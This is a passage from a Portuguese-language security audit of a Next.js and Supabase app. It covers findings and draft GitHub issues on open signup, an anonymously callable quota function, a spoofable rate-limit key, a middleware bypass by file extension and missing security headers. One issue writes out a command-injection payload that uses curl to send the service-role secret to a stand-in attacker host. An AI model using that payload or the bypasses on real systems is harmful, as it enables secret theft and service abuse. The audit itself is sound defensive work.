O comentário do arquivo afirma que `updateUser({ password })` só existe para quem tem sessão válida, e que é isso que impede a URL da tela, sozinha, trocar a senha de alguém. A afirmação está certa e é insuficiente: a sessão de recuperação e a sessão comum de trabalho são a mesma coisa para o Supabase. Como `/redefinir-senha` é pública e foi deliberadamente deixada fora de `ROTAS_DE_FORMULARIO`, um usuário já logado abre a tela e troca a senha sem provar que conhece a antiga.

Impacto

Um cookie de sessão obtido por outro caminho — aparelho compartilhado, sessão esquecida aberta, um XSS futuro — vira tomada permanente da conta: o atacante define senha nova e o dono perde o acesso. Sem exigir a senha atual, a janela entre “emprestou a tela” e “perdeu a conta” é de dois campos de formulário.

Condição de explorabilidade

Mitigável inteiramente fora do código: o Supabase tem a opção “Secure password change”, que exige login recente para `updateUser({ password })`. Ela não é mencionada em nenhum documento do repositório, e por isso o estado padrão é o descrito acima.

O que foi feito

Metade em código: `/auth/confirmar` passou a marcar a sessão nascida de link de recuperação com um cookie `httpOnly` de 15 minutos, e `/redefinir-senha` exige essa marca além da sessão. Conferido no navegador: com sessão comum a tela recusa. A outra metade é “Secure password change” no painel — o código resolve o acidente, o painel resolve quem tem um cookie válido e chama o SDK sem passar por tela nenhuma.

Baixa**Resolvido**

Achado 8 — Nenhum cabeçalho de segurança é emitido — sem CSP e sem frame-ancestors

Categoria: 5 · Inputs sem tratamento · Arquivos: next.config.mjs:1-21 vercel.json:1-13

Evidência

```
// next.config.mjs — o arquivo inteiro; não há `async headers()`  
const nextConfig = {  
  typescript: { ignoreBuildErrors: false },  
  eslint: { ignoreDuringBuilds: false },  
  outputFileTracingIncludes: { ... },  
}  
export default nextConfig  
  
// vercel.json — só `crons`, nenhum bloco `headers`
```

Por que é explorável

Verificado por busca em next.config.mjs, vercel.json e src/: não existe Content-Security-Policy, X-Frame-Options, Referrer-Policy nem X-Content-Type-Options. A ausência de CSP pesa mais aqui do que num app comum porque existe um dangerouslySetInnerHTML em produção, em src/app/(app)/vademecum/[leild]/page.tsx:117 — o saneamento em build é sólido, mas CSP é justamente a camada que sobra quando o saneamento falha. A ausência de frame-ancestors permite emoldurar a aplicação inteira em página de terceiro.

Impacto

Defesa em profundidade ausente: qualquer falha futura de saneamento vira execução de script sem obstáculo, e o produto pode ser emoldurado para clickjacking sobre ações destrutivas — apagar cliente em /clientes, encerrar sessões em /configuracoes.

Condição de explorabilidade

Não é explorável por si só: é a ausência de uma camada, não um furo.

O que foi feito

Quatro cabeçalhos estáticos em next.config.mjs e CSP com nonce no middleware, carimbada em todas as cinco saídas do arquivo. Conferido contra next start: nonce diferente a cada requisição, 24/24 asserções de navegador passando e as onze telas carregadas com zero violação de CSP e zero erro de console, com as duas fontes do design system carregando.

Baixa

Resolvido

Achado 9 — O limite por IP da rota de geração confia num cabeçalho que o cliente escreve

Categoria: 2 · Permissão no navegador · Arquivos: src/app/api/consulta/aovivo/route.ts:138-145

Evidência

```
// src/app/api/consulta/aovivo/route.ts:138
const ip =
  req.headers.get('x-forwarded-for')?.split(',')[0]?.trim() ||
  req.headers.get('x-real-ip') ||
  'desconhecido'

if (excedeu(ip)) {
  return NextResponse.json({ erro: 'muitas gerações seguidas ...' }, { status: 429 })
}
```

Por que é explorável

x-forwarded-for é uma lista construída por proxies, e tomar o elemento mais à ESQUERDA é tomar o valor que o cliente pôde escrever. Basta variar o cabeçalho a cada requisição para que cada uma caia numa chave diferente do Map e o contador nunca chegue a cinco. O código descreve honestamente o mecanismo como “quebra-molas, não portão” — o que este achado registra é que o quebra-molas também não segura.

Impacto

Remove o único freio que sobra entre uma sessão válida e a chamada paga ao modelo, deixando o teto mensal como defesa única — e o teto é justamente o que o achado 2 mostra ser esgotável de fora.

Condição de explorabilidade

Depende do deploy. Atrás do proxy da Vercel o cabeçalho costuma ser reescrito pela plataforma, o que anula a manobra; num deploy self-hosted, ou atrás de proxy que apenas concatena, ela funciona. A lógica no código é insegura nos dois casos.

O que foi feito

A chave do limite deixou de ser o elemento mais à esquerda de x-forwarded-for e passou a ser auth.uid(), que vem de um JWT assinado pelo servidor de Auth. Só foi possível porque a rota passou a exigir sessão no handler — os achados 4 e 9 são a mesma mudança.

Recomendações priorizadas

P1 primeiro: é o par que, junto, abre o produto para quem não é o dono.

P1 Fechar o cadastro e espelhar o gate de custo no banco

- Desligar “Allow new users to sign up” no painel do Supabase e registrar essa exigência ao lado da de “Confirm email desligado”, em CLAUDE.md e README.md — configuração de painel que não está escrita não sobrevive ao próximo deploy. (achado 1)
- Revogar EXECUTE de anon em consome_uso_llm() e conceder só a authenticated. Melhor ainda: mover o consumo do teto para um caminho que exija a service role, já que a rota que a chama roda no servidor. (achado 2)
- Somar ao teto mensal uma âncora por usuário — uso_llm por auth.uid() — para que uma conta nova não gaste a cota de outra.

P2 Fechar as duas superfícies de custo e a de contorno

- Pôr rate limit e cota em /api/busca, ou exigir sessão nela. Se a decisão de mantê-la pública for para preservar, servir ao menos a perna semântica de um cache por consulta normalizada. (achado 3)
- Chamar usuarioAtual() dentro de cada route handler que não seja intencionalmente público, para que a autorização não dependa do matcher; e trocar a exclusão por extensão do matcher por uma que não alcance /api/. (achado 4)
- Citar a interpolação no workflow — passar inputs.desde por env: e referenciá-lo como “\$DESDE” dentro do script — e validar o formato ISO antes de usar, como a rota HTTP já faz. (achado 5)

P3 Endurecer o que hoje depende de configuração externa

- Ligar “Secure password change” no Supabase, ou exigir reautenticação antes de updateUser({ password }); e desviar quem já tem sessão de /redefinir-senha quando não houver fluxo de recuperação em curso. (achado 7)
- Trocar o using (true) da policy marca_reconferido por uma condição que impeça sobrescrever carimbo alheio: using (reconferido_por is null or reconferido_por = (select auth.uid())). (achado 6)
- Declarar cabeçalhos de segurança em next.config.mjs: Content-Security-Policy com nonce para os scripts do Next, frame-ancestors 'none', Referrer-Policy e X-Content-Type-Options. (achado 8)
- Ler o IP da requisição pelo elemento correto de x-forwarded-for para o proxy em uso, ou usar o identificador de usuário da sessão como chave do limite. (achado 9)

Issues para o GitHub

Texto integral em Markdown, pronto para copiar e colar. Cada bloco vai entre os delimitadores.

São oito issues para nove achados: os achados 8 e 9 foram agrupados por serem do mesmo tema — endurecimento de borda —, para não gerar spam de issues.

--- ISSUE 1 --- Fechar o cadastro público

```
# [Segurança] Cadastro público aberto num produto de usuário único

**Labels:** `security`, `severidade: alta`, `auth`

## Problema

O modelo de acesso do produto é "usuário único" — afirmado no `CLAUDE.md`, no comentário de `supabase/migrations/0007_conversas.sql` e na própria tela de Configurações, que diz "Usuário único, e-mail e senha. Sem OAuth, sem papéis, sem convite". Esse modelo não é imposto em nenhum ponto do servidor.

`/cadastro` está na lista de rotas públicas, o formulário chama `signUp()` sem allowlist de e-mail, e o projeto exige que a confirmação de e-mail fique DESLIGADA no painel do Supabase — o que faz `signUp()` devolver sessão pronta. Resultado: um visitante anônimo obtém, preenchendo um formulário, uma sessão `authenticated` válida que atravessa o middleware.

## Evidência

`src/lib/auth/rotas.ts:48-67`

```ts
const PUBLICAS = [
 '/login',
 '/cadastro', // <- registro self-service, sem allowlist de e-mail
 '/esqueci-senha',
 '/redefinir-senha',
 '/auth',
 '/api/health',
 '/api/busca',
 '/api/vigilia/coletar',
 '/opengraph-image',
]
```

`src/components/auth/cadastro.tsx:62-83`

```ts
const { data, error } = await supabaseNavegador().auth.signUp({
 email: email.trim(),
 password: senha,
})
// ...
if (!data.session) { setAguardandoEmail(true); ... }
router.replace(destinoSeguro(proximo)) // sessão pronta, entra direto
```

`src/lib/auth/mensagens.ts:55` já traduz `signup_disabled`, o que mostra que a possibilidade de fechar o cadastro foi cogitada — mas ela não virou exigência documentada de deploy.

## Impacto

Com sessão `authenticated`, um estranho alcança:

- `POST /api/consulta/aovivo`, que gasta a API da OpenAI e consome o teto mensal **único** de 200 gerações, compartilhado com o dono;
- `GET /api/peca/[casoId]`, que gera o `.docx`;
- `UPDATE` em `public.vigilia_alteracoes`, cuja policy é `using (true)` (ver a issue do achado 6).

Os dados pessoais do dono **não** vazam: `clientes`, `conversas` e `perfil` têm
```

RLS por `auth.uid()`, conferida linha a linha nesta auditoria.

Condição de explorabilidade

Vale enquanto "Allow new users to sign up" estiver ligado no painel do Supabase, que é o padrão da plataforma.

Sugestão de correção

1. Desligar **Authentication** → Sign In / Providers → Allow new users to sign up no painel do Supabase.
2. Registrar essa exigência ao lado da de "Confirm email desligado", em `CLAUDE.md` e `README.md`. Configuração de painel que não está escrita não sobrevive ao próximo deploy.
3. Opcionalmente, remover `/cadastro` de `PUBLICAS` e da navegação, deixando a criação da conta única para o painel do Supabase.
4. Se o cadastro precisar continuar existindo, ancorar o teto de LLM por `auth.uid()` para que uma conta nova não gaste a cota de outra.

Critérios de aceite

- [] "Allow new users to sign up" está desligado no projeto Supabase de produção.
- [] A exigência está escrita em `CLAUDE.md` e `README.md`, junto das outras configurações obrigatórias de painel.
- [] Um `POST` para `/auth/v1/signup` com a chave publishable devolve erro (`signup\_disabled`), verificado manualmente.
- [] A tela de cadastro exibe a mensagem em português já existente para `signup\_disabled`, em vez de erro cru.
- [] Um teste e2e cobre o caminho "cadastro recusado" (ou o teste de cadastro é removido com a justificativa registrada).

--- FIM ISSUE 1 ---

--- ISSUE 2 --- Revogar EXECUTE de anon em consome_uso_llm()

[Segurança] consome_uso_llm() é security definer e está concedida a anon – o teto mensal pode ser esgotado por qualquer um

Labels: `security`, `severidade: alta`, `banco`, `rls`

Problema

`/api/consulta/aovivo` é protegida por sessão e só chama a função depois de passar pelo middleware. Mas esse gate vive **apenas na aplicação**: no banco, a função é `security definer` – portanto ignora a RLS que fecha `uso\_llm` – e tem `EXECUTE` concedido a `anon`.

A chave publishable necessária para invocá-la é pública por construção e foi encontrada em texto claro no bundle compilado (`.next/static/chunks/app/(app)/consulta/page.js`). Um `POST` direto a `https://<projeto>.supabase.co/rest/v1/rpc/consome\_uso\_llm` com essa chave incrementa o contador: sem cookie, sem passar pela rota, e sem tocar no limite por IP que vive na memória do processo Node.

Evidência

`supabase/migrations/0010\_teto\_llm.sql:21-27`

```
```sql
create or replace function public.consoma_uso_llm()
returns table (permitido boolean, chamadas integer, teto integer)
language plpgsql
security definer -- ignora a RLS que fecha uso_llm
set search_path = public, pg_temp
as $$... update public.uso_llm u set chamadas = u.chamadas + 1 ... $$;
```
```

`supabase/migrations/0010\_teto\_llm.sql:57-58`

```
```sql
revoke all on public.uso_llm from anon, authenticated;
```

```
grant execute on function public.consome_uso_llm() to anon, authenticated;
-- ^^^^

```

```
`src/app/api/consulta/aovivo/route.ts:149`
```

```
```ts
const { data, error } = await supabase.rpc('consome_uso_llm')
---
```

Impacto

Duzentas requisições anônimas zeram o teto do mês. A partir daí `/api/consulta/aovivo` devolve `429` para o próprio dono e a Consulta cai permanentemente para a resposta composta até o mês virar. É negação de serviço sobre a funcionalidade central do produto, ao custo de 200 requisições HTTP e nenhuma credencial.

Condição de explorabilidade

Nenhuma. Basta ler a chave publishable do bundle público, que é o modo normal de operação do Supabase no navegador.

Sugestão de correção

Nova migration aditiva:

```
```sql
revoke execute on function public.consome_uso_llm() from anon;
-- e, se a rota passar a usar a service role, também de authenticated

```

Melhor ainda: mover o consumo do teto para um caminho que exija a service role, já que a rota que a chama roda no servidor – o mesmo desenho de `src/lib/vigilia/escrita.ts`, que existe exatamente por essa razão.

Se o teto continuar sendo pedido pela chave publishable, ancorá-lo em `auth.uid()` para que a cota seja por conta, não global.

## ## Critérios de aceite

- [ ] Uma migration numerada revoga `EXECUTE` de `anon` sobre `public.consome\_uso\_llm()`.
- [ ] `select has\_function\_privilege('anon', 'public.consome\_uso\_llm()', 'execute')` devolve `false` no banco de produção.
- [ ] Uma chamada `rpc('consome\_uso\_llm')` com a chave publishable \*\*sem sessão\*\* devolve `42501`, verificada manualmente.
- [ ] `/api/consulta/aovivo` continua funcionando com sessão válida (um teste e2e ou uma verificação manual registrada no PR).
- [ ] O cabeçalho de `0010\_teto\_llm.sql` – que hoje argumenta que a tabela fica fechada – é atualizado para descrever quem pode pedir a vaga.

--- FIM ISSUE 2 ---

--- ISSUE 3 --- Pôr freio em /api/busca

# [Segurança] /api/busca é pública, sem limite algum, e gasta a API da OpenAI a cada requisição

\*\*Labels:\*\* `security`, `severidade: média`, `custo`, `api`

## ## Problema

A rota está deliberadamente em `PUBLICAS`, e o motivo escrito no código é legítimo: ela lê o mesmo corpus que a chave publishable já expõe sob RLS somente-leitura. O que não acompanhou a decisão foi um freio.

`/api/consulta/aovivo` tem três (sessão, limite por IP e teto no banco).  
 `/api/busca` não tem nenhum: nem rate limit, nem cache de embedding, nem cota.  
 Cada `GET` dispara uma chamada paga à OpenAI com `cache: 'no-store'`, e a consulta é aceita até 400 caracteres, o que multiplica o custo por token.

### ## Evidência

```
`src/lib/auth/rotas.ts:55`
```

```
```ts
```

```
const PUBLICAS = [
```

```
  ...  
  '/api/busca',
```

```
  ...
```

```
]
```

```
```
```

```
`src/app/api/busca/route.ts:71-83`
```

```
```ts
```

```
export async function GET(req: Request) {
```

```
  const p = new URL(req.url).searchParams
```

```
  return responde(p.get('q'), p.get('lei'), p.get('qtd')) // sem sessão, sem limite
```

```
}
```

```
```
```

```
`src/lib/busca/consultar.ts:68-74`
```

```
```ts
```

```
const r = await fetch('https://api.openai.com/v1/embeddings', {
```

```
  method: 'POST',
```

```
  headers: { 'content-type': 'application/json', authorization: `Bearer ${chave}` },
```

```
  body: JSON.stringify({ model: MODELO_EMBEDDING, input: consulta }),
```

```
  signal: AbortSignal.timeout(8000),
```

```
  cache: 'no-store',
```

```
})
```

```
```
```

### ## Impacto

Custo financeiro sem limite superior, provocável por um atacante anônimo, e esgotamento da cota da conta OpenAI – que é a mesma que alimenta `/api/consulta/aovivo` e o `npm run embed`. Secundariamente, cada requisição consome uma execução de função serverless e uma RPC do plano gratuito do Supabase.

### ## Condição de explorabilidade

Nenhuma, além de o deploy ter `OPENAI\_API\_KEY` configurada. Sem a chave a rota degrada para busca sem a perna semântica e o custo desaparece.

### ## Sugestão de correção

Escolher uma das três, em ordem de preferência:

1. **Exigir sessão** – tirar `/api/busca` de `PUBLICAS`. O argumento do 307 para `/login` continua válido, mas pode ser resolvido devolvendo `401` JSON quando o `Accept` for `application/json`.
2. **Rate limit + cota**, no mesmo desenho do teto de LLM: uma função no banco que decide e escreve na mesma instrução, para valer sob concorrência.
3. **Cache de embedding** por consulta normalizada (hash do texto), que resolve o custo do caso repetido sem mexer no acesso.

### ## Critérios de aceite

- [ ] Uma requisição anônima em rajada a `/api/busca` passa a receber `429` (ou `401`) depois de um limite documentado.
- [ ] O limite é imposto num ponto compartilhado entre instâncias serverless – não só num `Map` na memória do processo.
- [ ] O caminho de degradação continua o mesmo: sem `OPENAI\_API\_KEY`, a busca responde sem a perna semântica em vez de falhar.
- [ ] O cabeçalho de `src/app/api/busca/route.ts` é atualizado para descrever o freio, já que hoje ele argumenta explicitamente a ausência dele.
- [ ] Um teste cobre o comportamento no limite.

--- FIM ISSUE 3 ---

## --- ISSUE 4 --- Autorização própria nos route handlers

# [Segurança] Rotas de API não verificam sessão no handler, e o matcher do middleware exclui caminhos por extensão

\*\*Labels:\*\* `security`, `severidade: média`, `auth`, `api`

## ## Problema

A autorização das rotas de API vive inteiramente no middleware — os handlers não chamam `usuarioAtual()`. As páginas têm uma segunda camada em `src/app/(app)/layout.tsx`, que repete o `redirect`; as rotas de API não têm nenhuma.

E o `matcher` do middleware pula qualquer caminho terminado em `.txt`, `.xml`, `.svg`, `.png`, `.jpg`, `.jpeg`, `.gif`, `.webp` ou `.ico`. Numa rota com segmento dinâmico, quem controla o segmento controla se o porteiro roda.

Verificado executando o regex do próprio arquivo contra caminhos reais:

```
```
```

```
/api/peca/caso_flagrante      MIDDLEWARE RODA
/api/peca/caso.txt            MIDDLEWARE PULADO
/api/consulta/aovivo          MIDDLEWARE RODA
/artigo/abc.xml               MIDDLEWARE PULADO
```
```

## ## Evidência

`src/middleware.ts:115-121`

```
```ts
export const config = {
  matcher: [
    '/((?!_next/static|_next/image|favicon\\.ico|.*\\.?(?:svg|png|jpg|jpeg|gif|webp|ico|txt|xml)$).*)',
  ],
}
```
```

`src/app/api/peca/[caseId]/route.ts:26-38` — nenhuma checagem de usuário

```
```ts
export async function GET(
  _req: Request,
  { params }: { params: Promise<{ caseId: string }> },
) {
  const { caseId } = await params
  const [c, ts] = await Promise.all([leCaso(caseId), tesesComTemplate()])
  ...
}
```
```

`src/app/(app)/layout.tsx:22-24` — a rede de segurança que só as páginas têm

```
```ts
const usuario = await usuarioAtual()
if (!usuario) redirect(ROTA_LOGIN)
```
```

## ## Impacto

Hoje o impacto é contido, e é justo dizê-lo: os seis ids de caso em `data/curadoria/casos.yaml` não terminam em extensão excluída, então `api/peca/x.txt` resolve para `404` e não entrega peça nenhuma; e `public.casos` tem policy de leitura pública, portanto o conteúdo não é privado.

O risco é **estrutural**: a próxima rota de API com segmento dinâmico — ou o próximo id de caso com ponto no nome — nasce sem porteiro, e nada no repositório avisaria. É exatamente a classe de erro que a decisão "rota nova nasce fechada" existe para impedir.

## ## Sugestão de correção



1. Chamar `usuarioAtual()` no início de cada route handler que não seja intencionalmente público (`/api/peca/[casoId]` e `/api/consulta/aovivo`), devolvendo `401` quando não houver usuário. É o análogo, para as rotas, do que `(app)/layout.tsx` já faz para as páginas.
2. Ajustar o `matcher` para que a exclusão por extensão não alcance `/api/` – por exemplo, negando a exclusão quando o caminho começa por `/api/`.
3. Anotar em `src/lib/auth/rotas.ts` que a lista `PUBLICAS` protege apenas o que o `matcher` alcança.

#### ## Critérios de aceite

- [ ] `GET /api/peca/<id>` sem cookie de sessão devolve `401`, inclusive quando o `<id>` termina em `.txt`.
- [ ] `POST /api/consulta/aovivo` sem cookie devolve `401` a partir do próprio handler, e não só por redirect do middleware.
- [ ] O regex do `matcher` foi testado contra a mesma lista de caminhos deste relatório, e nenhum caminho sob `/api/` sai como "pulado".
- [ ] `/api/health`, `/api/busca` e `/api/vigilia/coletar` continuam alcançáveis pelos crons e pelo cliente, sem regressão.
- [ ] Um teste cobre o par "rota protegida sem sessão → 401".

--- FIM ISSUE 4 ---

--- ISSUE 5 --- Citar a interpolação no workflow da vigília

```
[Segurança] Injeção de comando no workflow da vigília, num job que carrega a service role

Labels: `security`, `severidade: média`, `ci`, `segredos`

Problema

`${ inputs.desde }` é substituído textualmente no script de shell **antes** da execução. Um valor como

```
2025-01-01; curl -d "$SUPABASE_SERVICE_ROLE_KEY" https://atacante.example
```

vira um comando a mais dentro do mesmo passo, com todas as variáveis de ambiente do job à disposição.

A rota HTTP equivalente do projeto, /api/vigilia/coletar, valida o formato com ^/\d{4}-\d{2}-\d{2}$ (src/app/api/vigilia/coletar/route.ts:69) antes de usar o parâmetro. O workflow não valida nada.

Evidência

`.github/workflows/vigilia.yml:49-57`

```yaml
workflow_dispatch:
  inputs:
    desde:
      description: 'Data ISO (padrão: janela de 60 dias). Use a data de corte para carga completa.'
      required: false
```

`.github/workflows/vigilia.yml:93-111`

```yaml
- name: coletar
  env:
    PYTHONUNBUFFERED: '1'
    NEXT_PUBLIC_SUPABASE_URL: ${ secrets.NEXT_PUBLIC_SUPABASE_URL }
    SUPABASE_SERVICE_ROLE_KEY: ${ secrets.SUPABASE_SERVICE_ROLE_KEY }
    INLABS_EMAIL: ${ secrets.INLABS_EMAIL }
    INLABS_SENHA: ${ secrets.INLABS_SENHA }
  run: |
    python -m coletores \
      ${ inputs.seco && '--seco' || '' } \
      ${ inputs.desde && format('--desde {0}', inputs.desde) || '' }
```

```

...

## Impacto

Exfiltração de `SUPABASE_SERVICE_ROLE_KEY` – que ignora RLS e abre o banco inteiro
para escrita – e de `INLABS_EMAIL` / `INLABS_SENHA`.

O ganho real é **de privilégio**: segredos do GitHub Actions não são legíveis por
colaboradores, nem mesmo com permissão de escrita. Este passo os torna legíveis.

## Condição de explorabilidade

`workflow_dispatch` exige permissão de escrita no repositório. O atacante é,
portanto, um colaborador ou uma conta comprometida com `write`, não um anônimo.
Pull request vindo de fork não dispara `workflow_dispatch`.

## Sugestão de correção

Passar a entrada por `env:` e referenciá-la como variável de shell citada, que é a
forma que o próprio GitHub documenta:

```yaml
- name: coletar
 env:
 DESDE: ${ inputs.desde }
 SECO: ${ inputs.seco }
 SUPABASE_SERVICE_ROLE_KEY: ${ secrets.SUPABASE_SERVICE_ROLE_KEY }
 run: |
 set -euo pipefail
 if [-n "${DESDE:-}"] && ! printf '%s' "$DESDE" | grep -Eq '^[0-9]{4}-[0-9]{2}-[0-9]{2}$'; then
 echo "desde precisa ser AAAA-MM-DD" >&2; exit 1
 fi
 python -m coletores ${SECO:+--seco} ${DESDE:+--desde "$DESDE"}
...

```

Vale também restringir `permissions:` do job ao mínimo (`contents: read`).

## Critérios de aceite

- [ ] Nenhum `\${ inputs.\* }` aparece dentro de um bloco `run:` em  
`.github/workflows/`.
- [ ] O passo valida o formato ISO da data e falha com mensagem clara quando ele  
não bate – mesma regra da rota HTTP.
- [ ] Um `workflow\_dispatch` com `desde = 2025-01-01; echo INJETADO` termina em  
erro de validação e \*\*não\*\* imprime `INJETADO` no log.
- [ ] Uma execução normal (sem `desde`, e com `desde` válido) continua passando.
- [ ] O job declara `permissions:` explícitas.

--- FIM ISSUE 5 ---

--- ISSUE 6 --- Restringir a policy marca\_reconferido

```

[Segurança] A policy marca_reconferido usa using (true): qualquer sessão sobrescreve o carimbo de qualquer
linha

Labels: `security`, `severidade: baixa`, `banco`, `rls`

Problema

`using (true)` diz que a policy alcança **todas** as linhas da tabela. O
`with check` só obriga a assinar com o próprio `uid` – não impede sobrescrever a
marca de outro.

Numa tabela de um usuário só isso é inofensivo por definição. Combinado com o
cadastro aberto (issue do achado 1), qualquer estranho que crie conta passa a
poder marcar como "conferido" achados da vigília que o dono ainda não leu, ou
re-carimbar os que ele já leu.

Evidência

`supabase/migrations/0012_vigilia.sql:138-145`

```

```

```sql
grant update (reconferido_em, reconferido_por)
  on public.vigilia_alteracoes to authenticated;

drop policy if exists marca_reconferido on public.vigilia_alteracoes;
create policy marca_reconferido on public.vigilia_alteracoes
  for update to authenticated
  using (true) -- <- alcança toda linha
  with check (reconferido_por = (select auth.uid()));
```

`src/lib/vigilia/marcar.ts:28-31`

```ts
const { error } = await sb
  .from('vigilia_alteracoes')
  .update({ reconferido_em: new Date().toISOString(), reconferido_por: dono.user.id })
  .eq('id', id)
```

Impacto

Corrupção do estado de trabalho da vigília: um achado marcado como conferido deixa de pedir atenção na tela `/fontes`. Como a vigília existe para avisar que a data de corte envelheceu, silenciar um achado tem consequência jurídica indireta.

O `grant` **por coluna** limita bem o dano – `ementa`, `url` e `leis_tocadas` continuam inalteráveis, e isso é acerto de projeto que deve ser preservado.

Sugestão de correção

Nova migration aditiva:

```sql
drop policy if exists marca_reconferido on public.vigilia_alteracoes;
create policy marca_reconferido on public.vigilia_alteracoes
  for update to authenticated
  using (reconferido_por is null or reconferido_por = (select auth.uid()))
  with check (reconferido_por = (select auth.uid()));
```

Assim, marcar continua livre; **re**-marcar o que outra pessoa carimbou, não.

Critérios de aceite

- [] Uma migration numerada substitui a policy.
- [] Com sessão A, marcar uma linha ainda não carimbada funciona.
- [] Com sessão B, atualizar uma linha já carimbada por A não afeta linha nenhuma (0 linhas atualizadas).
- [] `update public.vigilia_alteracoes set ementa = 'x'` continua devolvendo `42501` – o grant por coluna não foi afrouxado.
- [] O bloco de verificação pós-migration do arquivo é atualizado com os dois casos acima.

```

--- FIM ISSUE 6 ---

--- ISSUE 7 --- Exigir prova de identidade na troca de senha

```

[Segurança] Troca de senha não exige a senha atual, e a tela é alcançável com sessão comum

Labels: `security`, `severidade: baixa`, `auth`

Problema

O cabeçalho de `src/components/auth/redefinir-senha.tsx` afirma que
`updateUser({ password })` só existe para quem tem sessão válida, e que é isso que impede a URL da tela, sozinha, trocar a senha de alguém. A afirmação está certa e é insuficiente: **a sessão de recuperação e a sessão comum de trabalho são a mesma coisa para o Supabase**.

```

Como `/redefinir-senha` é pública e foi deliberadamente deixada fora de `ROTAS_DE_FORMULARIO` (para não desviar quem chega pelo link de e-mail), um usuário já logado abre a tela e troca a senha sem provar que conhece a antiga.

### ## Evidência

`src/lib/auth/rotas.ts:25` – a rota fica fora dos formulários de auth, então quem tem sessão não é desviado dela:

```
```ts
export const ROTAS_DE_FORMULARIO = ['/login', '/cadastro', '/esqueci-senha'] as const
```
```

`src/lib/auth/rotas.ts:56` – e é pública:

```
```ts
'/redefinir-senha',
```
```

`src/components/auth/redefinir-senha.tsx:53-62`

```
```ts
const supabase = supabaseNavegador()
const { error } = await supabase.auth.updateUser({ password: senha })
//                               ^ nenhuma senha atual é pedida
...
await supabase.auth.signOut()
```
```

### ## Impacto

Um cookie de sessão obtido por outro caminho – aparelho compartilhado, sessão esquecida aberta, um XSS futuro – vira tomada permanente da conta: o atacante define senha nova e o dono perde o acesso. Sem exigir a senha atual, a janela entre "emprestou a tela" e "perdeu a conta" é de dois campos de formulário.

### ## Condição de explorabilidade

Mitigável inteiramente fora do código: o Supabase tem a opção `**Secure password change**`, que exige login recente para `updateUser({ password })`. Ela não é mencionada em nenhum documento do repositório, e por isso o estado padrão é o descrito acima.

### ## Sugestão de correção

1. Ligar `**Authentication → Providers → Email → Secure password change**` no painel do Supabase, e registrar a exigência ao lado das outras duas configurações obrigatórias de painel.
2. No cliente, marcar a sessão de recuperação (por exemplo, um sinal gravado por `/auth/confirmar` no retorno de `type=recovery`) e desviar de `/redefinir-senha` quem chega com sessão comum, mandando-o para `/esqueci-senha`.
3. Tratar o erro `reauthentication_needed` em `src/lib/auth/mensagens.ts`, para que a recusa apareça em português em vez de erro cru.

### ## Critérios de aceite

- [ ] "Secure password change" está ligado no projeto Supabase de produção, e a exigência está escrita em `CLAUDE.md` e `README.md`.
- [ ] Um usuário logado que abre `/redefinir-senha` sem fluxo de recuperação em curso é desviado, ou recebe pedido de reautenticação.
- [ ] O fluxo completo de recuperação por e-mail continua funcionando de ponta a ponta (teste manual registrado ou e2e).
- [ ] `src/lib/auth/mensagens.ts` traduz o erro de reautenticação.
- [ ] O comentário do cabeçalho de `redefinir-senha.tsx` é corrigido: ele hoje afirma uma garantia mais forte do que a que existe.

--- FIM ISSUE 7 ---

--- ISSUE 8 --- Endurecimento de borda: cabeçalhos e chave de rate limit

# [Segurança] Endurecimento de borda: nenhum cabeçalho de segurança é emitido, e a chave do rate limit é forjável

**Labels:** `security`, `severidade: baixa`, `hardening`

Dois achados de endurecimento, agrupados por serem do mesmo tema – defesas de borda que existem no desenho e não seguram na prática.

---

## Parte A – Nenhum cabeçalho de segurança é emitido

### Problema

Verificado por busca em `next.config.mjs`, `vercel.json` e `src/`: não existe `Content-Security-Policy`, `X-Frame-Options`, `Referrer-Policy` nem `X-Content-Type-Options`.

A ausência de CSP pesa mais aqui do que num app comum, porque existe um `dangerouslySetInnerHTML` em produção. O saneamento em build é sólido – allowlist de `sanitize-html`, `style` fora, `allowedSchemes` sem `javascript:` –, mas CSP é justamente a camada que sobra quando o saneamento falha.

### Evidência

`next.config.mjs:1-21` – o arquivo inteiro; não há `async headers()`

```
``js
const nextConfig = {
 typescript: { ignoreBuildErrors: false },
 eslint: { ignoreDuringBuilds: false },
 outputFileTracingIncludes: {
 '/vademecum': ['./data/vademecum/**'],
 '/vademecum/[leiId]': ['./data/vademecum/**'],
 },
}
export default nextConfig
````
```

`vercel.json:1-13` – só `crons`, nenhum bloco `headers`.

0 sink que a CSP cobriria: `src/app/(app)/vademecum/[leiId]/page.tsx:117`

```
``tsx
<article id={ID_TEXT0} className="lei-acervo mt-6"
  dangerouslySetInnerHTML={{ __html: html }} />
````
```

### Impacto

Defesa em profundidade ausente: qualquer falha futura de saneamento vira execução de script sem obstáculo, e o produto pode ser emoldurado para clickjacking sobre ações destrutivas – apagar cliente em `/clientes`, encerrar sessões em `/configuracoes`.

---

## Parte B – A chave do rate limit vem de um cabeçalho que o cliente escreve

### Problema

`x-forwarded-for` é uma lista construída por proxies, e tomar o elemento mais à **esquerda** é tomar o valor que o cliente pôde escrever. Basta variar o cabeçalho a cada requisição para que cada uma caia numa chave diferente do `Map` e o contador nunca chegue a cinco.

O código descreve honestamente o mecanismo como "quebra-molas, não portão" – o que este achado registra é que o quebra-molas também não segura.

### Evidência

`src/app/api/consulta/aovivo/route.ts:138-145`

```

``ts
const ip =
 req.headers.get('x-forwarded-for')?.split(',')[0]?.trim() ||
 req.headers.get('x-real-ip') ||
 'desconhecido'

if (excedeu(ip)) {
 return NextResponse.json({ erro: 'muitas gerações seguidas – espere um minuto' }, { status: 429 })
}
...

```

### ### Impacto

Remove o único freio que sobra entre uma sessão válida e a chamada paga ao modelo, deixando o teto mensal como defesa única – e o teto é justamente o que a issue do achado 2 mostra ser esgotável de fora.

### ### Condição de explorabilidade

Depende do deploy. Atrás do proxy da Vercel o cabeçalho costuma ser reescrito pela plataforma, o que anula a manobra; num deploy self-hosted, ou atrás de proxy que apenas concatena, ela funciona. A lógica no código é insegura nos dois casos.

---

### ## Sugestão de correção

**\*\*Parte A\*\*** – declarar `async headers()` em `next.config.mjs`:

```

``js
async headers() {
 return [{
 source: '/*:path*',
 headers: [
 { key: 'X-Content-Type-Options', value: 'nosniff' },
 { key: 'Referrer-Policy', value: 'strict-origin-when-cross-origin' },
 { key: 'X-Frame-Options', value: 'DENY' },
 { key: 'Content-Security-Policy', value:
 "default-src 'self'; frame-ancestors 'none'; base-uri 'self'; " +
 "object-src 'none'; img-src 'self' data:; style-src 'self' 'unsafe-inline'; " +
 "font-src 'self' https://fonts.gstatic.com; connect-src 'self' https://*.supabase.co" },
],
 }]
}
...

```

